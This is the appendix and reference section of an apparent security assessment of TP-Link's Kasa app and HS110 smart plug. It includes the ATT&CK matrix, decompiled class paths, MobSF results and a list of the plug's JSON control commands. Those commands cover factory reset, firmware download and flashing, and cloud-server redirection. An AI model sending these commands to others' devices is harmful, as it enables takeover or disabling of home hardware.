44. Dupuy, E., n.d. Java Decompiler. [online] Java-decompiler.github.io. Available at: <<http://java-decompiler.github.io/>> [Accessed 27 March 2020].
45. MobSF, 2020. Mobile-Security-Framework-Mobsf. [online] GitHub. Available at: <<https://github.com/MobSF/Mobile-Security-Framework-MobSF>> [Accessed 27 March 2020].
46. Aircrack-ng.org. n.d. Airmon-Ng. [online] Available at: <<https://www.aircrack-ng.org/doku.php?id=airmon-ng>> [Accessed 28 March 2020].
47. BusyBox.net. n.d. BusyBox - The Swiss Army Knife Of Embedded Linux. [online] Available at: <<https://www.BusyBox.net/downloads/BusyBox.html>> [Accessed 29 March 2020].
48. Mitchell, B., 2020. 802.11 Wifi Standards Explained. [online] Lifewire. Available at: <<https://www.lifewire.com/wireless-standards-802-11a-802-11b-g-n-and-802-11ac-816553>> [Accessed 27 April 2020].
49. Socratic Solution, 2017. Why MVC Architecture?. [online] Medium. Available at: <<https://medium.com/@socraticsol/why-mvc-architecture-e833e28e0c76>> [Accessed 3 May 2020].
50. Refactoring.guru. n.d. Abstract Factory. [online] Available at: <<https://refactoring.guru/design-patterns/abstract-factory>> [Accessed 3 May 2020].
51. Intellectsoft Blog. 2019. Top 10 IoT Security Issues. [online] Available at: <<https://www.intellectsoft.net/blog/biggest-iot-security-issues/>> [Accessed 10 February 2020].
52. Dunlap, T., 2020. Unsecured IoT: 8 Ways Hackers Exploit Firmware Vulnerabilities. [online] Dark Reading. Available at: <<https://www.darkreading.com/risk/unsecured-iot-8-ways-hackers-exploit-firmware-vulnerabilities/a/d-id/1335564>> [Accessed 11 February 2020].
53. Owasp.org. 2018. OWASP IoT Top 10 2018. [online] Available at: <<https://owasp.org/www-pdf-archive/OWASP-IoT-Top-10-2018-final.pdf>> [Accessed 11 February 2020].
54. Kilpatrick, H., 2018. 5 INFAMOUS IOT HACKS AND VULNERABILITIES. [online] IOT Solutions World Congress. Available at: <<https://www.iotsworldcongress.com/5-infamous-iot-hacks-and-vulnerabilities/>> [Accessed 12 February 2020].
55. Stroetmann, L. and Esser, T., 2016. Reverse Engineering The TP-Link HS110. [online] softScheck.com. Available at: <<https://www.softscheck.com/en/reverse-engineering-tp-link-hs110/>> [Accessed 13 February 2020].
56. Hex-rays.com. n.d. Hex-Rays Online Store. [online] Available at: <<https://www.hex-rays.com/cgi-bin/quote.cgi>> [Accessed 12 April 2020].
57. Rose, A. and Ramsey, B., 2016. Picking Bluetooth Low Energy Locks From A Quarter Mile Away. [online] Available at: <<https://www.youtube.com/watch?v=KrOReHwjCKI>> [Accessed 12 April 2020].
58. Beaver, K., n.d. Hacking For Dummies. 5th ed. p.67.
59. GeeksforGeeks. n.d. MVC Design Pattern. [online] Available at: <<https://www.geeksforgeeks.org/mvc-design-pattern/>> [Accessed 3 May 2020].
60. Freeman, E. and Freeman, E., 2005. Head First Design Patterns. [Sebastopol, CA]: O'Reilly Media.
61. Zaddach, J. and Costin, A., n.d. Embedded Devices Security Firmware Reverse Engineering.

Table of Abbreviations

AMSEL	The Abstract Malware Symptom Emulation Library
CVSS	Common Vulnerability Scoring System
CWE	Common Weakness Enumeration
DREAD	Damage, Reproducibility, Exploitability, Affected users, Discoverability
FAT	Firmware Analysis Toolkit
FMK	Firmware-mod-kit
IEEE	Institute of Electrical and Electronics Engineers
IoT	Internet of Things
JAR	Java ARchive
KACI	Kasa Application Command Injector
MIPS	Microprocessor without Interlocked Pipelined Stages
MobSF	Mobile Security Framework
STRIDE	Spoofing, Tampering, Repudiation, Information disclosure, Denial of service, Elevation of privilege
VM	Virtual Machine

Appendices

Appendix A

[24]

ATT&CK Matrix for Enterprise

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
Drive-by Compromise	AppleScript	.bash_profile and .bashrc	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	AppleScript	Audio Capture	Commonly Used Port	Automated Exfiltration	Account Access Removal
Exploit Public-Facing Application	CMSTP	Accessibility Features	Accessibility Features	Binary Padding	Bash History	Application Window Discovery	Application Deployment Software	Automated Collection	Communication Through Removable Media	Data Compressed	Data Destruction
External Remote Services	Command-Line Interface	Account Manipulation	AppCert DLLs	BITS Jobs	Brute Force	Browser Bookmark Discovery	Component Object Model and Distributed COM	Clipboard Data	Connection Proxy	Data Encrypted	Data Encrypted for Impact
Hardware Additions	Compiled HTML File	AppCert DLLs	AppInit DLLs	Bypass User Account Control	Credential Dumping	Domain Trust Discovery	Exploitation of Remote Services	Data from Information Repositories	Custom Command and Control Protocol	Data Transfer Size Limits	Defacement
Replication Through Removable Media	Component Object Model and Distributed COM	AppInit DLLs	Application Shimming	Clear Command History	Credentials from Web Browsers	File and Directory Discovery	Internal Spearphishing	Data from Local System	Custom Cryptographic Protocol	Exfiltration Over Alternative Protocol	Disk Content Wipe
Spearphishing Attachment	Control Panel Items	Application Shimming	Bypass User Account Control	CMSTP	Credentials in Files	Network Service Scanning	Logon Scripts	Data from Network Shared Drive	Data Encoding	Exfiltration Over Command and Control Channel	Disk Structure Wipe
Spearphishing Link	Dynamic Data Exchange	Authentication Package	DLL Search Order Hijacking	Code Signing	Credentials in Registry	Network Share Discovery	Pass the Hash	Data from Removable Media	Data Obfuscation	Exfiltration Over Other Network Medium	Endpoint Denial of Service
Spearphishing via Service	Execution through API	BITS Jobs	Dylib Hijacking	Compile After Delivery	Exploitation for Credential Access	Network Sniffing	Pass the Ticket	Data Staged	Domain Fronting	Exfiltration Over Physical Medium	Firmware Corruption
Supply Chain Compromise	Execution through Module Load	Bootkit	Elevated Execution with Prompt	Compiled HTML File	Forced Authentication	Password Policy Discovery	Remote Desktop Protocol	Email Collection	Domain Generation Algorithms	Scheduled Transfer	Inhibit System Recovery
Trusted Relationship	Exploitation for Client Execution	Browser Extensions	Emond	Component Firmware	Hooking	Peripheral Device Discovery	Remote File Copy	Input Capture	Fallback Channels		Network Denial of Service
Valid Accounts	Graphical User Interface	Change Default File Association	Exploitation for Privilege Escalation	Component Object Model Hijacking	Input Capture	Permission Groups Discovery	Remote Services	Man in the Browser	Multi-hop Proxy		Resource Hijacking
	InstallUtil	Component Firmware	Extra Window Memory Injection	Connection Proxy	Input Prompt	Process Discovery	Replication Through Removable Media	Screen Capture	Multi-Stage Channels		Runtime Data Manipulation
	Launchctl	Component Object Model Hijacking	File System Permissions Weakness	Control Panel Items	Kerberoasting	Query Registry	Shared Webroot	Video Capture	Multiband Communication		Service Stop
Local Job Scheduling	Create Account	Hooking	DCShadow	Keychain	Remote System Discovery	SSH Hijacking			Multilayer Encryption		Stored Data Manipulation
LSASS Driver	DLL Search Order Hijacking	Image File Execution Options Injection	Deobfuscate/Decode Files or Information	LLMNR/NBT-NS Poisoning and Relay	Security Software Discovery	Taint Shared Content			Port Knocking		System Shutdown/Reboot
Mshhta	Dylib Hijacking	Launch Daemon	Disabling Security Tools	Network Sniffing	Software Discovery	Third-party Software			Remote Access Tools		Transmitted Data Manipulation
PowerShell	Emond	New Service	DLL Search Order Hijacking	Password Filter DLL	System Information Discovery	Windows Admin Shares			Remote File Copy		
Regsvcs/Regasm	External Remote Services	Parent PID Spoofing	DLL Side-Loading	Private Keys	System Network Configuration Discovery	Windows Remote Management			Standard Application Layer Protocol		
Regsv32	File System Permissions Weakness	Path Interception	Execution Guardrails	Securityd Memory	System Network Connections Discovery				Standard Cryptographic Protocol		
Rundll32	Hidden Files and Directories	Plist Modification	Exploitation for Defense Evasion	Steal Web Session Cookie	System Owner/User Discovery				Standard Non-Application Layer Protocol		
Scheduled Task	Hooking	Port Monitors	Extra Window Memory Injection	Two-Factor Authentication Interception	System Service Discovery				Uncommonly Used Port		
Scripting	Hypervisor	PowerShell Profile	File and Directory Permissions Modification		System Time Discovery				Web Service		
Service Execution	Image File Execution Options Injection	Process Injection	File Deletion		Virtualization/Sandbox Evasion						
Signed Binary Proxy Execution	Kernel Modules and Extensions	Scheduled Task	File System Logical Offsets								
Signed Script Proxy Execution	Launch Agent	Service Registry Permissions Weakness	Gatekeeper Bypass								
Source	Launch Daemon	Setuid and Setgid	Group Policy Modification								
Space after Filename	Launchctl	SID-History Injection	Hidden Files and Directories								
Third-party Software	LC_LOAD_DYLIB Addition	Startup Items	Hidden Users								
Trap	Local Job Scheduling	Sudo	Hidden Window								
Trusted Developer Utilities	Login Item	Sudo Caching	HISTCONTROL								
User Execution	Logon Scripts	Valid Accounts	Image File Execution Options Injection								
Windows Management Instrumentation	LSASS Driver	Web Shell	Indicator Blocking								
Windows Remote Management	Modify Existing Service		Indicator Removal from Tools								
XSL Script Processing	Netsh Helper DLL		Indicator Removal on Host								
	New Service		Indirect Command Execution								
	Office Application Startup		Install Root Certificate								
	Path Interception		InstallUtil								
	Plist Modification		Launchctl								
	Port Knocking		LC_MAIN Hijacking								
	Port Monitors		Masquerading								
	PowerShell Profile		Modify Registry								
	Rc.common		Mshhta								

Re-opened Applications	Network Share Connection Removal
Redundant Access	NTFS File Attributes
Registry Run Keys / Startup Folder	Obfuscated Files or Information
Scheduled Task	Parent PID Spoofing
Screensaver	Plist Modification
Security Support Provider	Port Knocking
Server Software Component	Process Doppelgänger
Service Registry Permissions Weakness	Process Hollowing
Setuid and Setgid	Process Injection
Shortcut Modification	Redundant Access
SIP and Trust Provider Hijacking	Regsvcs/Regasm
Startup Items	Regsvr32
System Firmware	Rootkit
Systemd Service	Rundll32
Time Providers	Scripting
Trap	Signed Binary Proxy Execution
Valid Accounts	Signed Script Proxy Execution
Web Shell	SIP and Trust Provider Hijacking
Windows Management Instrumentation Event Subscription	Software Packing
Winlogon Helper DLL	Space after Filename
	Template Injection
	Timestamp
	Trusted Developer Utilities
	Valid Accounts
	Virtualization/Sandbox Evasion
	Web Service
	XSL Script Processing

Appendix B

com/flurry/sdk/ei.java

com/tplink/hellotp/util/h.java

com/tplink/hellotp/features/device/customizeicon/CustomizeIconFragment.java

com/tplink/hellotp/features/device/deviceportrait/b.java

com/tplink/smarthome/ModifyPortraitActivity.java

com/tplink/smarthome/CustomizeIconFragment.java

com/tplink/smarthome/model/PortraitManager.java

com/hypertrack/hyperlog/a/b.java

com/tplink/hellotp/util/d/a.java

com/tplink/hellotp/data/kasacare/a.java

com/tplink/hellotp/data/lightingeffects/versionconfig/b.java

com/tplinkra/android/db/migration/MigrationV2.java

com/tplinkra/android/db/migration/MigrationV3.java

com/j256/ormlite/android/AndroidDatabaseConnection.java

com/j256/ormlite/android/AndroidCompiledStatement.java

com/j256/ormlite/android/compat/ApiCompatibility.java

com/j256/ormlite/android/compat/JellyBeanApiCompatibility.java

com/j256/ormlite/android/compat/BasicApiCompatibility.java

com/hypertrack/hyperlog/e.java

org/terracotta/quartz/collections/TimeTrigger.java

com/tplinkra/iotclient/HealthCheckClient.java

com/tplinkra/iotclient/AbstractIOTCloudClient.java

com/tplinkra/factory/device/DeviceFactory.java

com/tplinkra/db/android/model/Device.java

com/tplinkra/db/android/model/Account.java

com/tplinkra/db/android/model/VirtualDevice.java

com/tplinkra/router/iotrouter/api/SOAPAction.java

com/tplinkra/iot/authentication/AbstractAuthentication.java
com/tplinkra/iot/authentication/oauth2/OAuth2Helper.java
com/tplinkra/iot/devices/router/AbstractRouter.java
com/tplinkra/subscriptiongateway/v2/Constants.java
com/tplink/sdk_shim/c.java
com/tplink/hellootp/android/g.java
com/tplinkra/tpcommon/tpclient/TPClientUtils.java
com/tplink/hellootp/features/kasacare/model/KasaCareTerm.java
com/tplink/hellootp/features/scene/builder/device/item/e.java
com/tplink/hellootp/f/b.java

com/tplinkra/network/transport/http/TrustAllCertificates.java
com/tplinkra/network/protocol/SDKTrustManager.java
com/tplink/hellootp/h/b.java

redis/clients/jedis/HostAndPort.java
com/mchange/v2/c3p0/c.java
com/tplinkra/rangeextender/discovery/REDiscoveryAgent.java
com/tplinkra/tpcommon/discovery/TPCommonDiscoveryAgent.java
com/tplink/hellootp/service/AppManagerService.java
com/tplink/hellootp/features/appforceupdate/a/b.java
com/tplink/hellootp/features/setup/smartre/SmartREQuickSetupPresenter.java
com/tplink/hellootp/features/onboarding/wifisetup/configprogress/b.java
com/tplink/hellootp/model/OnboardingManager.java
com/amazonaws/auth/o.java
com/amazonaws/util/o.java
org/slf4j/helpers/f.java

Appendix C

System Commands

=====

Get System Info (Software & Hardware Versions, MAC, deviceID, hwID etc.)

```
{"system":{"get_sysinfo":null}}
```

Reboot

```
{"system":{"reboot":{"delay":1}}}
```

Reset (To Factory Settings)

```
{"system":{"reset":{"delay":1}}}
```

Turn On

```
{"system":{"set_relay_state":{"state":1}}}
```

Turn Off

```
{"system":{"set_relay_state":{"state":0}}}
```

Turn Off Device LED (Night mode)

```
{"system":{"set_led_off":{"off":1}}}
```

Set Device Alias

```
{"system":{"set_dev_alias":{"alias":"supercool plug"}}}
```

Set MAC Address

```
{"system":{"set_mac_addr":{"mac":"50-C7-BF-01-02-03"}}}
```

Set Device ID

```
{"system":{"set_device_id":{"deviceId":"0123456789ABCDEF0123456789ABCDEF01234567"}}}
```

Set Hardware ID

```
{"system":{"set_hw_id":{"hwId":"0123456789ABCDEF0123456789ABCDEF"}}}
```

Set Location

```
{"system":{"set_dev_location":{"longitude":6.9582814,"latitude":50.9412784}}}
```

Perform uBoot Bootloader Check

```
{"system":{"test_check_uboot":null}}
```

Get Device Icon

```
{"system":{"get_dev_icon":null}}
```

Set Device Icon

```
{"system":{"set_dev_icon":{"icon":"xxxx","hash":"ABCD"}}}
```

Set Test Mode (command only accepted coming from IP 192.168.1.100)

```
{"system":{"set_test_mode":{"enable":1}}}
```

Download Firmware from URL

```
{"system":{"download_firmware":{"url":"http://...."}}
```

Get Download State

```
{"system":{"get_download_state":{}}}
```

Flash Downloaded Firmware

```
{"system":{"flash_firmware":{}}}
```

Check Config

```
{"system":{"check_new_config":null}}
```

WLAN Commands

```
=====
```

Scan for list of available APs

```
{"netif":{"get_scaninfo":{"refresh":1}}}
```

Connect to AP with given SSID and Password

```
{"netif":{"set_stainfo":{"ssid":"WiFi","password":"secret","key_type":3}}}
```

Cloud Commands

```
=====
```

Get Cloud Info (Server, Username, Connection Status)

```
{"cnCloud":{"get_info":null}}
```

Get Firmware List from Cloud Server

```
{"cnCloud":{"get_intl_fw_list":{}}}
```

Set Server URL

```
{"cnCloud":{"set_server_url":{"server":"devs.tplinkcloud.com"}}
```

Connect with Cloud username & Password

```
{"cnCloud":{"bind":{"username":"your@email.com","password":"secret"}}
```

Unregister Device from Cloud Account

```
{"cnCloud":{"unbind":null}}
```

Time Commands

```
=====
```

Get Time

```
{"time":{"get_time":null}}
```

Get Timezone

```
{"time":{"get_timezone":null}}
```

Set Timezone

```
{"time":{"set_timezone":{"year":2016,"month":1,"mday":1,"hour":10,"min":10,"sec":10,"index":42}}}
```

EMeter Energy Usage Statistics Commands

(for TP-Link HS110)

=====

Get Realtime Current and Voltage Reading

```
{"emeter":{"get_realtime":{}}}
```

Get EMeter VGain and IGain Settings

```
{"emeter":{"get_vgain_igain":{}}}
```

Set EMeter VGain and Igain

```
{"emeter":{"set_vgain_igain":{"vgain":13462,"igain":16835}}}
```

Start EMeter Calibration

```
{"emeter":{"start_calibration":{"vtarget":13462,"itarget":16835}}}
```

Get Daily Statistic for given Month

```
{"emeter":{"get_daystat":{"month":1,"year":2016}}}
```

Get Montly Statistic for given Year

```
{"emeter":{"get_monthstat":{"year":2016}}}
```

Erase All EMeter Statistics

```
{"emeter":{"erase_emeter_stat":null}}
```

Schedule Commands

=====

Get Next Scheduled Action

```
{"schedule":{"get_next_action":null}}
```

Get Schedule Rules List

```
{"schedule":{"get_rules":null}}
```

Add New Schedule Rule

```
{"schedule":{"add_rule":{"stime_opt":0,"wday":[1,0,0,1,1,0,0],"smin":1014,"enable":1,"repeat":1,"etime_opt":-1,"name":"lights on","eact":-1,"month":0,"sact":1,"year":0,"longitude":0,"day":0,"force":0,"latitude":0,"emin":0},"set_overall_enable":{"enable":1}}}
```

Edit Schedule Rule with given ID

```
{"schedule":{"edit_rule":{"stime_opt":0,"wday":[1,0,0,1,1,0,0],"smin":1014,"enable":1,"repeat":1,"etime_opt":-1,"id":"4B44932DFC09780B554A740BC1798CBC","name":"lights on","eact":-1,"month":0,"sact":1,"year":0,"longitude":0,"day":0,"force":0,"latitude":0,"emin":0}}}
```

Delete Schedule Rule with given ID

```
{"schedule":{"delete_rule":{"id":"4B44932DFC09780B554A740BC1798CBC"}}}
```

Delete All Schedule Rules and Erase Statistics

```
{"schedule":{"delete_all_rules":null,"erase_runtime_stat":null}}
```

Countdown Rule Commands

(action to perform after number of seconds)

=====

Get Rule (only one allowed)

```
{"count_down":{"get_rules":null}}
```

Add New Countdown Rule

```
{"count_down":{"add_rule":{"enable":1,"delay":1800,"act":1,"name":"turn on"}}
```

Edit Countdown Rule with given ID

```
{"count_down":{"edit_rule":{"enable":1,"id":"7C90311A1CD3227F25C6001D88F7FC13","delay":1800,"act":1,"name":"turn on"}}
```

Delete Countdown Rule with given ID

```
{"count_down":{"delete_rule":{"id":"7C90311A1CD3227F25C6001D88F7FC13"}}
```

Delete All Countdown Rules

```
{"count_down":{"delete_all_rules":null}}
```

Anti-Theft Rule Commands (aka Away Mode)

=====

Get Anti-Theft Rules List

```
{"anti_theft":{"get_rules":null}}
```

Add New Anti-Theft Rule

```
{"anti_theft":{"add_rule":{"stime_opt":0,"wday":[0,0,0,1,0,1,0],"smin":987,"enable":1,"frequency":5,"repeat":1,"etime_opt":0,"duration":2,"name":"test","lastfor":1,"month":0,"year":0,"longitude":0,"day":0,"latitude":0,"force":0,"emin":1047},"set_overall_enable":1}}
```

Edit Anti-Theft Rule with given ID

```
{"anti_theft":{"edit_rule":{"stime_opt":0,"wday":[0,0,0,1,0,1,0],"smin":987,"enable":1,"frequency":5,"repeat":1,"etime_opt":0,"id":"E36B1F4466B135C1FD481F0B4BFC9C30","duration":2,"name":"test","lastfor":1,"month":0,"year":0,"longitude":0,"day":0,"latitude":0,"force":0,"emin":1047},"set_overall_enable":1}}
```

Delete Anti-Theft Rule with given ID

```
{"anti_theft":{"delete_rule":{"id":"E36B1F4466B135C1FD481F0B4BFC9C30"}}
```

Delete All Anti-Theft Rules

```
"anti_theft":{"delete_all_rules":null}}
```


Appendix E

APP SCORES	FILE INFORMATION	APP INFORMATION
 Average CVSS 5.7 Security Score 5/100 Trackers Detection 5/285	File Name Kasa Smart_v2.20.0.918_apkpure.com.apk Size 56.32MB MD5 c1a4e92f8c00cf81a4f016e2b6513ebc SHA1 c4c8c0b64bbb84b79741be8f982b9431d148e680 SHA256 db552168fcc5e586a3f9715398c41e1cce803e492aca4ac359bfbda9724ecbf7	App Name Kasa Package Name com.tplink.kasa_android Main Activity com.tplink.hellotp.activity.SplashScreenActivity Target SDK 28 Min SDK 21 Max SDK Android Version Name 2.20.0.918 Android Version Code 918

Appendix F

SIGNER CERTIFICATE

APK is signed
v1 signature: True
v2 signature: True
v3 signature: False
Found 1 unique certificates
Subject: C=US, ST=CA, L=San Jose, O=TP-Link Research America, OU=Android Mobile, CN=Kasa
Signature Algorithm: rsassa_pkcs1v15
Valid From: 2015-09-09 21:52:01+00:00
Valid To: 2040-09-02 21:52:01+00:00
Issuer: C=US, ST=CA, L=San Jose, O=TP-Link Research America, OU=Android Mobile, CN=Kasa
Serial Number: 0x55f0aa01
Hash Algorithm: sha1
md5: 92d32da5da049cbc268d71c77273ed4f
sha1: 82e48d5bd00eb1dcd29a085fa1c95c74bd40ed73
sha256: 58037b6c408d7fa0431691ae1e7b79d4df1545ed59f705278639109b11359f75
sha512: 3b9469985ba74e65d5da0f33d2943fa7e30e2eb22438382e7736aade4bd2f555665fed32f64dc1f564cdc19aab9f5c1533
PublicKey Algorithm: rsa
Bit Size: 1024
Fingerprint: 1e561ea8eaa364aa8a4da4255c87338ff80db6c737a0f40b7ebf70611ef11964

Certificate Status: **Warning**

Description:The app is signed with SHA1withRSA. SHA1 hash algorithm is known to have collision issues.The manifest indicates SHA256withRSA is in use. Please verify this manually.